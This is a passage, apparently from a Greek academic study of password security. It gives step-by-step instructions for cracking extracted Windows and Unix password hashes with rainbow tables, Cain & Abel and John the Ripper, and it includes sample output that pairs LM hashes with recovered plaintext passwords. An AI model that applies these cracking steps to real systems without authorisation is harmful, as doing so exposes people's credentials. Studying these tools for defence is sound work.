
Αφού ληφθούν τα hashes, εκκινείται το πρόγραμμα:



Εν συνεχεία αφού πατηθεί το πλήκτρο “Load, PWDump file” επιλέγονται, είτε τα hashes που εξήχθησαν από το pwdump2, είτε από κάποια άλλη πηγή hashes, όπως τους SAM φακέλους:




Το τελευταίο που χρειάζεται είναι να φορτωθούν τα Rainbow tables. Αφού πατηθεί το πλήκτρο “Tables” επιλέγεται η τοποθεσία και ο τύπος που θα χρησιμοποιηθεί.



Με την επιλογή του πλήκτρου “Launch” εκκινεί η εύρεση των κωδικών πρόσβασης. Πρώτα φορτώνονται τα Rainbow tables στη μνήμη και μετά την ολοκλήρωση της φόρτωσης ξεκινά η δοκιμή των κωδικών.

Η τελευταία εικόνα παρουσιάζει τους αντίστοιχους κωδικούς πρόσβασης που έχουν εξαχθεί και το χρόνο που διήρκησε η διαδικασία.




6.3 Cain & Abel password cracker


Το Cain & Abel είναι ένα εργαλείο εύρεσης κωδικών πρόσβασης για τα λειτουργικά συστήματα της Microsoft. Επιτρέπει την εύκολη εύρεση διαφόρων ειδών κωδικών πρόσβασης χρησιμοποιώντας ποικίλες μεθόδους όπως: το «σπάσιμο» κρυπτογραφημένων κωδικών πρόσβασης χρησιμοποιώντας τις επιθέσεις εξαντλητικής αναζήτησης, λεξικού και κρυπτογραφικής ανάλυσης, την καταγραφή συνομιλιών VoIP, την αποκωδικοποίηση σύνθετων κωδικών πρόσβασης, την εύρεση κλειδιών ασύρματων δικτύων, την αποκάλυψη κρυμμένων κωδικών πρόσβασης και την ανάλυση πρωτοκόλλων δρομολόγησης.

Το πρόγραμμα αποτελείται από δύο μέρη, τα οποία λειτουργούν αυτόνομα μεταξύ τους. Ενώ το Cain είναι το κυρίως εργαλείο ανάλυσης, η υπηρεσία Abel NT παρέχει μια κονσόλα, η οποία τρέχει σαν server στο στοχοθετημένο μηχάνημα και δίνει τη δυνατότητα να ελεγθεί από απόσταση μέσω του Cain, αποκτώντας ένα remote command prompt.


Παρακάτω παρουσιάζονται οι δύο πιο ενδιαφέρουσες (κυρίως η δεύτερη), ως προς τη μελέτη μας, από τις επιμέρους καρτέλες που αποτελούν το πρόγραμμα και τι μπορεί να κάνει η καθεμία από αυτές.

Καρτέλα decoders: Η καρτέλα αυτή επιτρέπει να ειδωθούν πληροφορίες οι οποίες είναι χωρίς ασφάλεια αποθηκευμένες στο στοχοθετημένο μηχάνημα. Αυτό πραγματοποιείται χάρη σε μια σειρά από υπηρεσίες αποθήκευσης πληροφοριών των Windows που είναι εύκολα προσβάσιμες και οι πληροφορίες που περιέχουν μπορούν εύκολα να περαστούν σε απλό κείμενο. Αυτές οι πληροφορίες μπορεί να είναι από ονόματα χρηστών και κωδικοί πρόσβασης μέχρι αποθηκευμένες διευθύνσεις και όροι αναζήτησης.






Καρτέλα cracker: Μία από τις λειτουργίες που πραγματοποιεί με μεγάλη επιτυχία το συγκεκριμένο πρόγραμμα είναι το «σπάσιμο» κωδικών πρόσβασης. Το πλήθος των αλγορίθμων που υποστηρίζονται από αυτό και χρησιμοποιούνται για αυτή τη διαδικασία είναι από τα μεγαλύτερα που παρέχονται από αυτού του είδους τα προγράμματα. Επίσης σημαντικό είναι το πλεονέκτημα του ότι μπορεί να ανακτήσει πολλές, διαφορετικού είδους πληροφορίες, μονομιάς, χωρίς σημαντική επίδραση στην απόδοση του.



Η καρτέλα cracker του προγράματος έχει δύο βασικά τμήματα. Ένα στα άριστερα όπου υπάρχουν όλοι οι τύποι hash πληροφοριών που το πρόγραμμα μπορεί να «σπάσει» και ένα στα δεξιά όπου βρίσκονται όλες οι σχετικές hash values με τα ονόματα χρηστών. Αυτό που χρειάζεται να γίνει είναι να εξαχθεί ο κωδικός πρόσβασης από τις hash values αυτές.




Αρχικά από τη στήλη <8 που βρίσκεται στο δεξιό τμήμα της καρτέλας, εφόσον υπάρχει σημειωμένο σε αυτή το σύμβολο *, εξάγεται το συμπέρασμα ότι ο αντίστοιχος κωδικός πρόσβασης έχει λιγότερους από 8 χαρακτήρες.


Το πρόγραμμα στη συνέχεια παρέχει τρεις επιλογές για να εξαχθεί ο κωδικός πρόσβασης. Αυτές είναι οι επιθέσεις εξαντλητικής αναζήτησης, λεξικού και κρυπτογραφικής ανάλυσης. Η προτιμητέα εκ των τριών είναι αυτή της κρυπτογραφικής ανάλυσης, καθώς είναι η γρηγορότερη, ενώ η μέθοδος των επιθέσεων εξαντλητικής αναζήτησης είναι με διαφορά, από τις άλλες δύο, η ευκολότερη.


Επίθεση λεξικού: Αφού πρώτα εξαχθούν όλες οι hash πληροφορίες από το στοχοθετημένο μηχάνημα επιλέγονται όλες οι hash values και η εντολή Dictionary Attack (LM), όπως φαίνεται σχηματικά παρακάτω. Θα μπορούσε να επιλεγεί η εντολή Dictionary Attack (NTLM), αλλά η διαδικασία θα λάμβανε περισσότερο χρόνο, ενώ σημαντικό είναι το γεγονός ότι με ελάχιστες εξαιρέσεις και οι δύο αναζητήσεις παρουσιάζουν τα ίδια αποτελέσματα. Η διαδικασία είναι περισσότερο χρονοβόρα όσο μεγαλύτερη είναι η λίστα των hash values και όσο περισσότερες λέξεις αριθμεί το λεξικό που χρησιμοποιείται. Όταν ολοκληρώνεται παρουσιάζονται οι κωδικοί πρόσβασης που εξήχθησαν με επιτυχία δίπλα στις hash values που αντιστοιχούν.


Βήμα 1:



Βήμα 2:








Βήμα 3:

Plain text of 1153C3961EE58C3B is CROKET
Plain text of 13D855FC4841C7B1 is ABCDEF
Plain text of 385A83A746BFA8F2 is GHGHGH
Plain text of D71808BF36F81510 is FOOTBAL
Plain text of E165F0192EF85EBB is ABCD
Plain text of 59E2DB85E9D49595 is ABCDEF1
Plain text of 6842A19CC4C509E0 is HOWNOW
Plain text of 78BCCAEE08C90E29 is ABC123
Plain text of 9E2204E2058AC9E9 is RTDOTNE
Plain text of 213D466DB5B288F0 is ABCDEF!
Plain text of 9C92FA4960AC2536 is SOCCER
Plain text of BB26C063532826AA is ABC789!
Plain text of 136A8418CF76C4F7 is EF456
Plain text of BC472F3BF9A0A5F6 is BROWNCO
Plain text of A8EED815A197BD87 is 3!@#
Plain text of 5A9DB9F8BB5DF0CB is 456!@#
Plain text of 4A01C0E45FCA767A is COW123
Plain text of AAD3B435B51404EE is
Attack stopped!
19 of 26 hashes cracked

Επίθεση κρυπτογραφικής ανάλυσης: Εν συνεχεία επιλέγονται όλες οι υπολειπόμενες hash values τις οποίες δεν μπόρεσε να «σπάσει» η επίθεση λεξικού και χρησιμοποιείται η εντολή Cryptanalysis (LM).

Επίθεση εξαντλητικής αναζήτησης: Τέλος για όποιες hash values απομείνουν χρησιμοποιείται η εντολή Brute Force (LM). Σημαντικό ρόλο σε αυτού του είδους την επίθεση παίζει το πλήθος των χαρακτήρων και των συμβόλων που θα περιληφθούν και χρησιμοποιηθούν σε αυτήν. Εδώ εισέρχεται ο ανθρώπινος παράγοντας καθώς από τους κωδικούς που έχουν ήδη εξαχθεί πρέπει ο χρήστης να επιλέξει προσεκτικά τις παραμέτρους της αναζήτησης. Η προσθήκη και μόνο ενός επιπλέον χαρακτήρα ή συμβόλου μπορεί να έχει ως αποτέλεσμα η αναζήτηση να διαρκέσει από ώρες μέχρι ημέρες, ακόμα και χρόνια. Οι αρχικές παράμετροι είναι A-Z και 0-9.



6.4 John The Ripper password cracker

Το John the Ripper είναι και αυτό ένα εργαλείο εύρεσης κωδικών πρόσβασης. Αρχικά δημιουργήθηκε για το λειτουργικό σύστημα Unix, ενώ πλέον χρησιμοποιείται για τις περισσότερες πλατφόρμες. Είναι ένα από τα πλέον διαδεδομένα προγράμματα αυτού του είδους, καθώς συνδυάζει ένα μεγάλο πλήθος από password crackers σε ένα «πακέτο», ανιχνεύει όλους τους τύπους hash κωδικών πρόσβασης και εμπεριέχει ένα εξατομικευμένο για κάθε περίπτωση

cracker. Γι' αυτόν το λόγο μπορεί να λειτουργήσει κατά διαφόρων κρυπτογραφημένων κωδικών πρόσβασης συμπεριλαμβάνοντας διάφορους τύπους hash που συνήθως συναντώνται σε συστήματα Unix, αλλά ευρέως γνωστό έγινε κυρίως χάρη στην ικανότητά του να αντιμετωπίζει hashes τύπου DES.

Αρχικά λαμβάνεται ο πηγαίος κώδικας του προγράμματος ή μια προδιαμορφωμένη μορφή του. Στα συστήματα Unix συνήθως λαμβάνεται ο πηγαίος κώδικας και διαμορφώνεται σε μια εκτελέσιμη μορφή στο σύστημα που θα χρησιμοποιηθεί, ενώ στο DOS και στα συστήματα Windows συνήθως λαμβάνεται μια μορφή που είναι έτοιμη προς χρήση. Οι παρακάτω οδηγίες αναφέρονται στη διαμόρφωση του πηγαίου κώδικα.

- Αρχικά εισάγεται ο κατάλογος στον οποίο θα εξαχθεί η διαμορφωμένη μορφή του πηγαίου κώδικα. Έπειτα εισάγεται ο υποκατάλογος "src" και καλείται η εντολή "make" για να εμφανισθεί η λίστα με τα λειτουργικά συστήματα που υποστηρίζονται:

  cd src
  make

- Επιλέγεται το σύστημα στο οποίο θα εγκατασταθεί και πληκτρολογείται:

  make clean SYSTEM

- Όπου SYSTEM το σύστημα που επιλέχθηκε. Εναλλακτικά εάν το σύστημα που θα γίνει η εγκατάσταση δεν υπάρχει στη λίστα χρησιμοποιείται η εντολή:

  make clean generic

- Αν όλα γίνουν σωστά θα δημιουργηθούν όλα τα εκτελέσιμα αρχεία και οι σχετικές λειτουργίες υπό το φάκελο "../run/". Για να αλλαχθεί ο κατάλογος ακολουθείται η εξής διαδικασία:

  cd ../run
  ./john –test


Για να χρησιμοποιηθεί το πρόγραμμα χρειάζεται να εφοδιαστεί με μερικά αρχεία κωδικών πρόσβασης και να επιλεχθεί μια μέθοδος «σπασίματος». Είτε χρησιμοποιείται η σειρά μεθόδων που παρέχεται από το ίδιο το πρόγραμμα και υποτίθεται ότι "passwd" είναι ένα αντίγραφο του αρχείου κωδικών πρόσβασης:

john passwd

είτε επιλέγεται π.χ. η wordlist mode:

john --wordlist=password.lst --rules passwd

Οι κωδικοί πρόσβασης που εξάγονται τελικά σώζονται στο αρχείο $JOHN/john.pot. Το ίδιο αρχείο χρησιμοποιείται για να μην φορτώνονται hashes που έχει ήδη «σπάσει» όταν επαναχρησιμοποιηθεί το πρόγραμμα.



